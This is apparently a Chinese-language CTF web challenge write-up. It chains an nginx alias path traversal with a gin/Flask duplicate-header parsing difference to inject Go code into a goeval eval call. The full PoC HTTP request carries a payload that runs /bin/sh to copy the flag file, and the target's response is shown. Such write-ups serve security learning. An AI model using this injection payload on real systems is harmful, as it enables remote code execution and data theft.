

首页



不安全 | 30.0.93.202:64081


welcome to the paradigm2023

通过目录扫描得到/wwwlog,识别为nginx 配置文件




```
# daemon off;
worker_processes  auto;
events {
    worker_connections  1024;
}

http {
    include       /etc/nginx/mime.types;
    default_type  application/json ;
    keepalive_timeout  65;
    server {
        listen       80;
        server_name  localhost;

    location / {
        alias /var/www/html/login/;
    }
    location /login{
        alias /var/www/html/login/;
    }

    location /sadfh9obdfe{
        proxy_pass http://127.0.0.1:8081;
        #use /var/www/html/main.go
    }


    # location /app {
    #     alias /var/www/html/app/;
    #     #use /var/www/html/a.py
    # }
}
}
```

观察wwwlog找到配置错误导致的目录穿越,获取a.py以及main.go源码




```
#!/usr/bin/env python3
from flask import Flask, request
import os
import requests
app = Flask(__name__)

@app.route('/sendsend')
def sadfh9obdfe1():
    send = request.headers.get('abc')
    print(send)
    requests.get('http://127.0.0.1:8081/hack?run='+send[1:])


if "__main__" == __name__:
    app.run(host="0.0.0.0",port = 5002)
```



```
package main

import (
        eval "github.com/PaulXu-cn/goeval"
        "github.com/gin-gonic/gin"
        "net/http"
        "net/http/httputil"
        "net/url"
)

func main() {
        r := gin.Default()
        r.GET("/sadfh9obdfe1", func(c *gin.Context) {
                if abc := c.GetHeader("abc"); abc != "" {
                        c.String(http.StatusOK, "you are the hacker")
                        return
                }
                remote, err := url.Parse("http://127.0.0.1:5002")
                if err != nil {
                        return
                }
                proxy := httputil.NewSingleHostReverseProxy(remote)
                proxy.Director = func(req *http.Request) {
                        req.URL.Scheme = remote.Scheme
                        req.URL.Host = remote.Host
                        req.URL.Path = "/sendsend"
                        req.Host = remote.Host
                }
                proxy.ServeHTTP(c.Writer, c.Request)
        })

        r.GET("/hack", func(c *gin.Context) {
                run := c.DefaultQuery("run", "fmt")
                if res, err := eval.Eval("", "fmt.Print(123)", run); nil == err {
                        print(string(res))
                } else {
                        print(err.Error())
                }
        })
        r.Run("0.0.0.0:8081")
}
```


利用gin和flask对http头解析差异绕过对http头abc的限制, 最后通过golang程序中引用goeval中的eval库导致沙箱逃逸
poc



```
GET /sadfh9obdfe1 HTTP/1.1
Host: 30.0.93.202:64081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
abc:
abc: os/exec"%0a"fmt")%0afunc%09init(){%0acmd%09:=exec.Command("/bin/sh","-c","cat${IFS}/flag>/var/www/html/1.txt")%0ares,err%09:=%09cmd.CombinedOutput()%0afmt.Println(string(res))%0afmt.Println(err)%0a}%0aconst(%0aMessage="fmt
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 13 Aug 2023 15:09:38 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 265
Connection: close

<!doctype html>
<html lang=en>
  <title>
    500 Internal Server Error
  </title>
  <h1>
    Internal Server Error
  </h1>
  <p>
    The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.
  </p>
```

```
GET /sadfh9obdfe1 HTTP/1.1
Host: 30.0.93.202:64081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
abc:
abc:os/exec"%0a"fmt")%0afunc%09init(){%0acmd%09:=exec.Command("/bin/sh","-c","cat${IFS}/flag>/var/www/html/1.txt")%0ares,err%09:=%09cmd.CombinedOutput()%0afmt.Println(string(res))%0afmt.Println(err)%0a}%0aconst(%0aMessage="fmt
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```



30.0.93.202:64081/login../1.txt

```
flag{this is the flag}
```